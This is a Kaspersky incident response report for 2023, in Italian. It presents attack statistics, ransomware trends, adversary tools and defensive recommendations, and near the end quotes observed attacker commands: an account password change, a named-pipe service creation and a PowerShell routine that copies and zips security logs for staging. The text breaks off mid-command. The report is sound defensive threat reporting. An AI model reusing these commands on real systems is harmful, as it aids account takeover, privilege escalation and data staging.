Report degli analisti

Risposta agli incidenti

kaspersky bring on the future

2023


Sommario

Introduzione

Questo report degli analisti contiene informazioni sui cyberattacchi esaminati da Kaspersky nel 2023. Kaspersky offre un'ampia gamma di servizi per aiutare le organizzazioni colpite da incidenti di sicurezza informatica, ovvero risposta agli incidenti, analisi forense, analisi del malware e così via. I dati utilizzati in questo report derivano dalla collaborazione con le organizzazioni che hanno richiesto assistenza per rispondere agli incidenti o hanno condotto eventi professionali per i loro team interni di risposta agli incidenti. I servizi di indagine e risposta agli incidenti sono forniti dal Global Emergency Response Team (GERT) di Kaspersky con esperti in Europa, Asia, America del Nord e del Sud, Medio Oriente e Africa.

Il report include anche i dati degli esperti del team Special Cyber Forces and Computer Incidents Investigation, nonché del team GReAT.

Le statistiche ci sono utili per identificare le tendenze relative alle minacce più rilevanti per le organizzazioni in vari settori economici e aree geografiche. Questo ci permette di sviluppare metodi di protezione prioritari e di formulare raccomandazioni che, una volta implementate, aiuteranno le organizzazioni a migliorare i loro livelli di sicurezza e a prepararsi per la risposta agli incidenti in futuro, prevenendo o riducendo al minimo i danni di potenziali attacchi.



Distribuzione geografica delle richieste di servizi di risposta agli incidenti

Figura 1

Distribuzione geografica delle richieste per il servizio Kaspersky Incident Response nel 2023

Di recente, la distribuzione geografica del servizio si è leggermente spostata, ma il volume delle richieste nel segmento russo continua a crescere. Nel 2023 si è registrato un aumento significativo delle richieste del servizio nella regione americana, che è salita al secondo posto con il 21,82% delle richieste.

Figura 2

Le prime 3 aree oggetto di attacchi

Verticali e settori

Figura 3

Distribuzione delle richieste per il servizio Kaspersky Incident Response in base al settore




Figura 4

I primi 3 settori oggetto di attacchi

Amministrazioni
27,89%

Industria
17,01%

Finanza
12,24%

Tendenze nel 2023

Gli attacchi attraverso i provider di servizi sono stati una tendenza notevole nel 2023. L'aumento di questi attacchi non sorprende: per gli autori degli attacchi, questo vettore offre l'opportunità di effettuare un attacco su larga scala con uno sforzo significativamente inferiore rispetto a quello necessario per colpire singole vittime. Il rilevamento di questi attacchi richiede più tempo, perché le azioni degli autori degli attacchi spesso assomigliano molto a quelle dei dipendenti di un subappaltatore. La metà di questi incidenti è stata individuata solo dopo la scoperta di una fuga di dati. Un quarto delle vittime è stato contattato dopo il criptaggio dei loro dati e una su quattro ha scoperto l'attacco grazie ad attività sospette.

Un'altra tendenza rimasta invariata negli ultimi anni è il ransomware. Nel 2023, un incidente su tre è risultato correlato al ransomware. Sebbene la quota di questi attacchi sia diminuita dal 39,8% al 33,3% rispetto all'anno precedente, il ransomware rimane la minaccia principale per le organizzazioni di tutti i settori.

Un incidente su tre è associato al ransomware


Nel 2023, i ransomware incontrati più spesso sono stati Lockbit (27,78%), BlackCat (12,96%), Phobos (9,26%) e Zeppelin (9,26%). La metà di tutti gli attacchi è iniziata con la compromissione di un'applicazione disponibile pubblicamente. Per un altro 40% degli attacchi sono state utilizzate credenziali compromesse (il 15% è stato ottenuto tramite attacchi di forza bruta). Il restante 10% si è diviso equamente tra phishing e attacchi attraverso rapporti di fiducia. La maggior parte degli attacchi di criptaggio dei dati si è conclusa entro un giorno (43,48%) o qualche giorno (32,61%). Il resto è durato settimane (13,04%) e solo il 10,87% è durato più di un mese. Quasi tutti gli attacchi ransomware di lunga durata, che si sono protratti per settimane e mesi, oltre al criptaggio dei dati hanno comportato anche la fuga di dati.

Strumenti dell'avversario

Gli avversari continuano a utilizzare diverse utilità, ma Mimikatz e PsExec rimangono gli strumenti più diffusi, utilizzati rispettivamente nel 15,58% e nel 13,64% degli incidenti.

Gli strumenti più utilizzati dagli avversari

Mimikatz
15,58%



PsExec
13,64%

Impatto degli attacchi

Il criptaggio dei dati rimane il problema principale per le aziende attaccate e, sebbene la percentuale di aziende colpite da ransomware sia leggermente diminuita nel 2023, un terzo delle aziende che hanno richiesto il servizio IR ha perso dati a causa del criptaggio. Allo stesso tempo, la percentuale di aziende che si trovano ad affrontare fughe di dati è aumentata al 21,1%. Vale anche la pena di notare che le fughe di dati sono spesso accompagnate dal successivo criptaggio dell'infrastruttura della vittima.

Problemi principali: criptaggio e fughe di dati

Panoramica e raccomandazioni

Accesso

1. Ricognizione
2. Resource development
3. Delivery
4. Social engineering
5. Sfruttamento
6. Persistenza
7. Elusione delle difese
8. Comando e controllo

Exploit di un'applicazione rivolta al pubblico	42,37%
Account compromessi	20,34%
Forza bruta	8,47%
Rapporto di fiducia	6,78%

Raccomandazioni

- Implementare solidi criteri relativi alle password e l'autenticazione a più fattori
- Rimozione delle porte di gestione dall'accesso pubblico
- Stabilire una politica di tolleranza zero per la gestione delle patch o le misure di compensazione per le applicazioni rivolte al pubblico
- Assicurarsi che i dipendenti mantengano un elevato livello di sicurezza

Strumenti degli avversari, compresi quelli legittimi

9. Pivoting
10. Rilevamento
11. Escalation dei privilegi
12. Esecuzione
13. Accesso alle credenziali
14. Movimento laterale

Abbiamo scoperto l'uso di strumenti legittimi in quasi un caso su due nel 2023.

Mimikatz	15,58%
PsExec	13,64%
Advanced IP Scanner	9,09%
SoftPerfect Network Scanner	7,14%
AnyDesk	5,19%
CobaltStrike	5,19%
PowerShell	5,19%
7zip	3.90%

Gli avversari hanno utilizzato più spesso varie utilità nelle fasi Comando e controllo (25,58%), Individuazione (20,93%) ed Esecuzione (20,93%).

Raccomandazioni

- Implementare regole per il rilevamento di strumenti pervasivi utilizzati dagli avversari
- Adottare uno stack di strumenti di sicurezza con telemetria di tipo EDR
- Esecuzione costante di test sui tempi di reazione delle operazioni di sicurezza con tattiche offensive
- Eliminare l'uso del software dall'elenco degli strumenti utilizzati dagli avversari all'interno della rete aziendale

Uscita

15. Raccolta
16. Estrazione
17. Impatto
18. Obiettivi

File criptati	33,33%
Violazione dei dati	21,09%
Compromissione di Active Directory	12,24%

Raccomandazioni

- Eseguire il backup dei dati
- Lavorare con un partner Incident Response Retainer per affrontare gli incidenti con SLA rapidi
- Implementare rigorosi programmi di sicurezza per le applicazioni con informazioni personali
- Implementate il controllo dell'accesso ai dati importanti con DLP
- Formare in modo continuativo il team di risposta agli incidenti per mantenere il livello di competenza e rimanere al passo con l'evoluzione del panorama delle minacce

Maturità dell'organizzazione

Esaminando più dettagliatamente i motivi delle richieste del servizio Kaspersky Incident Response, possiamo dividerli in due gruppi.

Gruppo 1 (i motivi e l'impatto erano già noti al momento della richiesta)

Queste vittime in genere si accorgono di un attacco quando questo è già avvenuto e il danno è evidente.

File criptati	33,33%
Violazione dei dati	21,09%
Furto di denaro	1,36%
Defacing	1,36%
Servizio non disponibile	1,36%

Gruppo 2 (attacchi con indicatori di attività sospetta)

In base ai risultati della nostra analisi, queste attività sospette hanno avuto i seguenti impatti:

Compromissione di Active Directory	12,24%
Persistenza dell'installazione per l'impatto futuro	10,88%
Falso allarme	7,48%
Manipolazione dei dati	4,08%
Acquisizione di account	2,72%
Attacco impedito o non concluso	1,36%

Il 42,2% di tutte le richieste basate su indicatori sospetti come:

- Attività dell'utente
- Avvisi di strumenti di sicurezza
- File ed e-mail
- Attività di rete

Naturalmente, alcuni di questi incidenti potrebbero potenzialmente degenerare in incidenti con un impatto più pesante e il rilevamento in una fase iniziale dell'attacco aiuta a ridurre l'impatto.

Durata dell'attacco

Tutti i casi di incidenti possono essere raggruppati in tre categorie con valori diversi relativamente a: tempo di permanenza dell'avversario, durata della risposta agli incidenti, accesso iniziale e impatto dell'attacco.

Veloce (ore e giorni)

Media (settimane)

Lunga (un mese o più)

Percentuale degli attacchi

Veloce	Media	Lunga
69,75%	8,40%	21,85%

Durata media dell'attacco

Veloce	Media	Lunga
< 1 giorno	15 giorni	135 giorni

Impatto rappresentativo

Veloce	Media	Lunga
Ransomware	Ransomware e furto di denaro	Fuga di dati e ransomware

Vettore di attacco iniziale

Veloce	Media	Lunga
Applicazioni rivolte al pubblico Account compromessi	Applicazioni rivolte al pubblico	Rapporti di fiducia Applicazioni rivolte al pubblico

Durata della risposta agli incidenti

Veloce	Media	Lunga
Attacchi durati fino a una settimana. Importanti attacchi ransomware ad alta velocità che rappresentano la più grande sfida anche per le operazioni di sicurezza consolidate. Si tratta in gran parte di comportamenti avversari fastidiosi basati sulla facilità di accesso offerta da problemi di sicurezza pubblici e facilmente identificabili	**Attacchi durati fino a un mese.** A causa del ransomware, molti attacchi non si riescono a distinguere da quelli più veloci (Di breve durata). Molti casi in questo gruppo prevedono il trascorrere di un periodo di tempo significativo tra l'accesso iniziale e le fasi successive dell'attacco	**Attacchi durati più di un mese.** Periodi irregolari di fasi attive e passive durante l'attacco. La durata delle fasi attive è molto simile al gruppo precedente (Media)
40 ore	**40 ore**	**46 ore**

Motivi della richiesta del servizio

Veri positivi

File criptati	43,22%
Violazione dei dati	16,10%
File sospetti	13,56%
Attività utente sospette	11,86%
Avvisi di strumenti di sicurezza	4,24%
Accessi non autorizzati	3,39%
Furto di denaro	2,54%
Attività di rete sospetta	2,54%
Servizio non disponibile	1,69%
E-mail sospette	0,85%


Falsi allarmi (7,4% di tutte le richieste del servizio)

Attività utente sospette	72,73%
Attività di rete sospetta	18,18%
Avvisi di strumenti di sicurezza	9,09%

I file criptati sono stati il motivo principale delle richieste del servizio in tutte le aree geografiche e in tutti i settori, suggerendo che gli encryptor rappresentano la cyberminaccia più comune nel 2023. L'attività sospetta è stata la seconda causa più comune delle richieste e ha rappresentato anche il maggior numero di segnalazioni false.


Figura 5

Motivi delle richieste del servizio Kaspersky Incident Response per area geografica




Vettore di attacco iniziale

Nel 2023, il metodo più comune di compromissione iniziale rimane quello delle applicazioni rivolte al pubblico. Abbiamo scoperto che un terzo di queste applicazioni è stato attaccato attraverso vulnerabilità note. È anche degno di nota il fatto che oltre la metà di queste vulnerabilità è stata scoperta nel 2021 e nel 2022. Questo vettore iniziale è stato riscontrato nel 42,37% dei casi. Il più delle volte, questi attacchi sono durati meno di un giorno (nel 18,64% di tutti gli incidenti). Il motivo della richiesta era costituito da dati già criptati nel 5% dei casi e da attività sospette nel 10% dei casi.



Un altro vettore di attacco iniziale molto diffuso è l'utilizzo di credenziali utente compromesse. Quest'anno abbiamo evidenziato separatamente i casi in cui per la compromissione sono stati utilizzati attacchi di forza bruta alle password (8,47%) e quelli in cui gli avversari hanno utilizzato account compromessi prima dell'incidente in esame (20,34%). Tra questi, prevalgono anche gli attacchi rapidi (15,25% meno di un giorno e 8,47% meno di una settimana). In questo caso, i dati criptati e le attività sospette sono stati i motivi principali delle richieste, rispettivamente il 14,06% e il 6,25%.



Già in passato si sono verificate compromissioni tramite rapporti di fiducia, ma quest'anno la loro quota è aumentata in modo significativo, raggiungendo il 6,78% delle compromissioni. Questo approccio consente agli avversari di ottenere l'accesso a decine di vittime attraverso la violazione di un'unica organizzazione. In questa situazione possono sorgere ulteriori difficoltà per il team che si occupa delle indagini, poiché non tutte le organizzazioni che rappresentano l'origine iniziale dell'attacco comprendono la necessità di un'indagine su larga scala e potrebbero non essere disposte a collaborare. Con questo metodo di penetrazione, gli avversari hanno talvolta bisogno di più tempo dall'inizio dell'attacco alla fase finale, per cui la metà di questi attacchi è durata più di un mese.

Strumenti ed exploit degli avversari

Nel 39,18% di tutti gli attacchi esaminati, sono state trovate prove dell'uso di utilità legittime da parte degli avversari.

Queste utilità includono i cosiddetti LOLBin[1] (utilità già presenti sui computer attaccati, come i componenti del sistema operativo, ecc.), utilità di specialisti della sicurezza informatica del Red Team, team di PenTest, nonché framework commerciali (Cobalt Strike, Metasploit, Acunetix).

Distribuzione e frequenza degli strumenti utilizzati negli incidenti

Frequente, 20-25%	Nella media, 8-15%	Raro, 1-8%
Mimikatz, PsExec	SoftPerfect Network Scanner, PowerShell, Cobalt Strike, AnyDesk, Advanced IP Scanner	7zip, Metasploit, SystemBC, BloodHound, DiskCryptor, MEGASync

Framework specializzati come Cobalt Strike e script PowerShell sono piuttosto popolari tra gli avversari, ma Mimikatz e PsExec rimangono gli strumenti più utilizzati.

Command and Control	25,58%	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Desktop remoto, SSH, WebShell, Bot Linux personalizzato
Rilevamento	20,93%	Advanced IP Scanner, SoftPerfect Network Scanner, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Esecuzione	20,93%	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Spostamento laterale	11,63%	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Impatto	4,65%	DiskCryptor, MHDDoS
Privilege escalation	4,65%	Mimikatz, EfsPotato
Raccolta	4,65%	7zip, Adminer
Accesso alle credenziali	2,33%	MEGASync
Initial access	2,33%	PhishingKit
Accesso alle credenziali	2,33%	MetaStealer

1 LOLBAS

Strumenti legittimi in MITRE ATT&CK

Nella maggior parte dei casi, i team di sicurezza possono mitigare il vettore di attacco iniziale con soluzioni di prevenzione. I vettori di attacco più diffusi (exploit di applicazioni rivolte al pubblico, account compromessi, e-mail dannose) avrebbero potuto essere mitigati con una gestione tempestiva delle patch e l'implementazione dell'autenticazione a più fattori, soluzioni con software anti-phishing per difendersi dagli attacchi di phishing e l'implementazione di una formazione di sensibilizzazione alla sicurezza per i dipendenti.

Anche con queste misure in atto, gli attacchi possono comunque verificarsi ed è importante cercare di rilevare le tracce dello sviluppo di un attacco il prima possibile.

Il crescente abuso di strumenti legittimi per la persistenza e il comando e controllo può essere gestito implementando controlli di sicurezza in grado di rilevare installazioni o l'esecuzione di strumenti non autorizzate (non importa se si tratta di malware). Inoltre, soluzioni MDR (Managed Detection and Response) possono offrire protezione da nuove tattiche che abusano di diversi strumenti per l'esecuzione, l'accesso o l'enumerazione e fornire raccomandazioni in base al rischio.

Acquisizione di domini e ransomware

I gruppi di ransomware hanno riutilizzato strategie di intrusione precedentemente identificate, utilizzando strumenti simili[2]. Gli avversari hanno sfruttato le applicazioni esposte a Internet che implementavano moduli vulnerabili per l'RCE (Remote Command Execution). È così che i gruppi di ransomware hanno preso di mira i servizi pubblici supportati da versioni vulnerabili di log4j e hanno indirizzato il loro arsenale per sfruttare le vulnerabilità e compromettere le infrastrutture.

Exploit di applicazioni rivolte al pubblico T0819

```
/Programmi/<AppVulnerabile>/root/WEB-INF/lib/log4j-1.2.17.jar
```

Dopo aver confermato l'exploit, l'avversario ha modificato l'account con privilegi locale responsabile dell'esecuzione dell'app. L'avversario ha eseguito comandi in locale per modificare la password dell'utente.

Manipolazione account T1098

```
Net user <nomeutente> <nuova_password>
```

L'avversario ha poi caricato una serie di strumenti nel sistema:

```
C:\Users\<nomeutente>\Documents\netscanold.exe
C:\Users\<nomeutente>\Documents\mimikatz\x64\mimikatz.exe
```

L'avversario ha quindi eseguito Meterpreter sul sistema e ha ottenuto ulteriore accesso e persistenza.

Creazione o modifica di processo di sistema: servizio Windows T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

2 MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations

Infine, una volta confermato l'accesso completo, l'avversario ha installato l'applicazione eHours per la persistenza e il C2.

Software di accesso remoto T1219

```
C:\Programmi\ehorus_agent\ehorus_uit.exe
C:\Programmi\ehorus_agent\ehorus_cmd.exe
C:\Programmi\ehorus_agent\ehorus_launcher.exe
```

Exploit e attacco ransomware rivolti al pubblico

BloodHound e Impacket sono noti strumenti di sicurezza per lo spostamento laterale e l'individuazione. Sfruttano i protocolli di rete per raccogliere informazioni e riutilizzare le sessioni per eseguire comandi remoti o ottenere nomi utente e credenziali, ma la maggior parte dei loro payload o script viene rilevata dai controlli degli endpoint.

Gli avversari hanno deciso di utilizzare una tecnica diversa che abusa dell'interprete di comandi e scripting: shell dei comandi di Windows per raccogliere i file evtx in locale nei sistemi critici, per poi comprimerli e spostarli in un sistema pivot. Una volta spostati i file, è stato utilizzato un nuovo script per estrarre i nomi utente validi sulla base di 4624 eventi.

Enumerazione dei log T1654, Interprete di comandi e scripting: shell dei comandi di Windows T1059:003

```
Copiare il file nella cartella pubblica:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Comprimere il file copiato e prepararlo per lo spostamento in un sistema pivot:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
